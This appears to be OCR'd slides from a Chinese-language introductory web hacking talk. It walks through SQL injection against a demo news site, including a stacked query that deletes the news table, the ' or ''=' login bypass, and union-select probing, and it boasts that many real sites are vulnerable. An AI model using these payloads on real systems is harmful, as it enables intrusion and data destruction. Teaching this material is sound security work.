
SELECT * FROM news WHERE id = 1 ...Evil

ID	TITLE	CONTENT	DATE
1	食品價飄...	...	2013/04/01
2	穩定物價...	...	2013/04/02
3	颱風天還...	...	2013/12/12

```
news.php?id=1 ; delete from news
```

```
SELECT * FROM news WHERE id = 1 ; delete from news
```

ID	TITLE	CONTENT	DATE
1	食品價飄...	...	2013/04/01
2	穩定物價...		2013/04/02
3	颱風大遠...	...	2013/12/12


ZU 0666',0,0); DROP DATABASE TABLICE;
PL
[redacted]
RENAULT
PASIKOWSKI

恭喜你，你學會 SQL Injection 了

NASA, Yahoo, 總統府都可以用同樣的概念入侵

早個四五年學會的話

台灣一半以上的網站都有辦法入侵

早年駭客圈流傳的萬用密碼

Username: ' or ''='


Password: ' or ''='

http://sqli.exp.tw/

玩玩看

真實入侵網站 Demo

http://pwn.orange.tw/



News Bulletin


首頁

#	TITLE
29	先知瑪莉【Sunday Lover】台中
28	黃小琥。台中限定演唱會
27	The Next Big Thing 大團誕生（開發場8）
26	2014 P Festival 鋼琴音樂節 – 盧易之 & Nils Frahm

入侵手法解析

入侵手法解析

- 資訊收集
- 猜路徑
- 猜密碼
- 找尋漏洞
  - SQL Injection



News Bulletin

Apache
Web Server

PHP 5.3.10
Programming Language

Twitter Bootstrap
Web Framework

Ubuntu
Operating System


首頁

#	TITLE
29	先知瑪莉【Sunday Lover】台中
28	黃小琥。台中限定演唱會
27	The Next Big Thing 大團誕生（開發場8）
26	2014 P Festival 鋼琴音樂節 – 盧易之 & Nils Frahm


資訊收集

- Web Fingerprints
  - Wappalyzer, WhatWeb, Recon-ng
- 經驗
  - Header ?
  - 各程式語言習慣、各 Framework 習慣

猜路徑 / 猜密碼



找尋漏洞 - SQL Injection



```
http://pwn.orange.tw/show.php
?id=29'
```

□ Enable Post data □ Enable Referrer

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1 show.php?id=29

```
SELECT * FROM news WHERE id = 29
```

ID	TITLE	CONTENT
29	先知瑪麗...	...

```
show.php?id=29
union select 1,2,3
```

